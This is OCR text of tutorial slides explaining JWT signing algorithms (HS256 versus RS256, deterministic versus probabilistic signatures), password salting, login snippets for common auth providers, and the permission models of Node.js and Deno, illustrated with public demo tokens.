


Demo

Deterministic & Probabilstic


Algorithm HS256
Encoded PASTE A TOKEN HERE
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
Decoded EDIT THE PAYLOAD AND SECRET
HEADER: ALGORITHM & TOKEN TYPE
{ "alg": "HS256", "typ": "JWT" }
PAYLOAD: DATA
{ "sub": "1234567890", "name": "John Doe", "iat": 1516239022 }
VERIFY SIGNATURE
HMACSHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload), your-256-bit-secret) secret base64 encoded
Signature Verified
SHARE JWT

VS


Algorithm RS256
Encoded PASTE A TOKEN HERE
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiYWRtaW4iOnRydWUsImlhdCI6MTUxNjIzOTAyMn0.POstGetfAytaZS82wHcjoTyoqhMyxXiWdR7Nn7A29DNSl0EiXLdwJ6xC6AfgZWF1bOsS_TuYI3OG85AmiExREkrS6tDfTQ2B3WXlrr-wp5AokiRbz3_oB4OxG-W9KcEEbDRcZc0nH3L7LzYptiy1PtAylQGxHTWZXtGz4ht0bAecBgmpdgXMguEIcoqPJ1n3pIWk_dUZegpqx0Lka21H6XxUTxiy8OcaarA8zdnPUnV6AmNP3ecFawIFYdvJB_cm-GvpCSbr8G8y_Mllj8f4x9nBH8pQux89_6gUY618iYv7tuPWBFfEbLxtF2pZS6YC1aSfLQxeNe8djT9YjpvRZA
Decoded EDIT THE PAYLOAD AND SECRET
HEADER: ALGORITHM & TOKEN TYPE
{ "alg": "RS256", "typ": "JWT" }
PAYLOAD: DATA
{ "sub": "1234567890", "name": "John Doe", "admin": true, "iat": 1516239022 }
VERIFY SIGNATURE
RSASHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload),
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAnzyis1ZjfNB0bBgKFMSv
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAnzyis1ZjfNB0bBgKFMSvvkTtwlvBsaJq7S5wA+kzeVOVpVWw
)
Signature Verified
SHARE JWT

RFC 7518 JSON Web Algorithms (JWA) May 2015

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
RS256 gives 128-bit security

Why?



Birthday Paradox

23 people = 50% chance of collision, 70 = 99.9%

Algorithms

A bit more clear?

```
verifying
Decoded JWT: { name: 'Alice', iat: 1623762327, exp: 1623762447, sub: '1' }
```

```
ster/node_modules/jsonwebtoken/verify.js:32
      if (err) throw err;
               ^
JsonWebTokenError: invalid signature
```

Demo

Let’s try to understand by doing

```
1   JWT created: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoiQWxpY2UiLCJpYXQiOjE2MjM3Njg4NjZ9.WaQiSSISm3jgedLVMhOqCm3qljDZVYdMulBb34S2ils
2   JWT created: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoiQWxpY2UiLCJpYXQiOjE2MjM3Njg4NjV9.0gcfe8ddmckQ7USEBPJ-U-4KuOL4o3H1ZNQm4jYKqzc
```

RS, HS, ES, PS

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

Certificates

http://travistidwell.com/jsencrypt/demo/

```
var webAuth = new auth0.WebAuth({
  domain:       'YOUR_DOMAIN',
  clientID:     'YOUR_CLIENT_ID'
});

// Trigger login with google
webAuth.authorize({
  connection: 'google-oauth2'
});
```

```
const auth = getAuth();
createUserWithEmailAndPassword(auth, email, password)
  .then((userCredential) => {
    // Signed in
    const user = userCredential.user;
    // ...
  })
  .catch((error) => {
    const errorCode = error.code;
    const errorMessage = error.message;
    // ..
  });
```

```
Auth.signIn(username, password)
    .then(user => console.log(user))
    .catch(err => console.log(err));
```

Auth0, AWS Cognito, Firebase

All of them rely on JWT

Passwords

				
Password	p4s5w3rdz	p4s5w3rdz	p4s5w3rdz	p4s5w3rdz
Salt	-	-	et52ed	ye5sf8
Hash	f4c31aa	f4c31aa	lvn49sa	z32i6t0

Passwords

Hash is the same without salt

Passwords

Salt. Hopefully soon future: Passwordless

```
The result of hashing monkey is:

f19918a62cb77e5d065ca261c5579d73
```

```
The result of hashing monkey is:

3c8f7e737e0543752fd31c3bce5f9be405c
```

Demo

Salt vs without salt

```
1   JWT created: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoiQWxpY2UiLCJpYXQiOjE2MjM3Njg4NjZ9.WaQiSSISm3jgedLVMhOqCm3qljDZVYdMulBb34S2ils
2   JWT created: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoiQWxpY2UiLCJpYXQiOjE2MjM3Njg4NjV9.0gcfe8ddmckQ7USEBPJ-U-4KuOL4o3H1ZNQm4jYKqzc
```

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    - **Deterministic** – same header & payload gives same signature, “kind of” password without salt
    - **Probabilistic** - same header & payload gives different signature, “kind of” password with salt

Mini Break

Node.js


```
// Printing current directory
console.log("Current working directory: ",
            process.cwd());
```

Output:

```
Current working directory: C:\nodejs\g\process
```


Node.js

Criticism: easy access to file system and network




Deno

No filesystem, network, environmental by default




Deno

Explicit access permissions



Deno

Now, it works



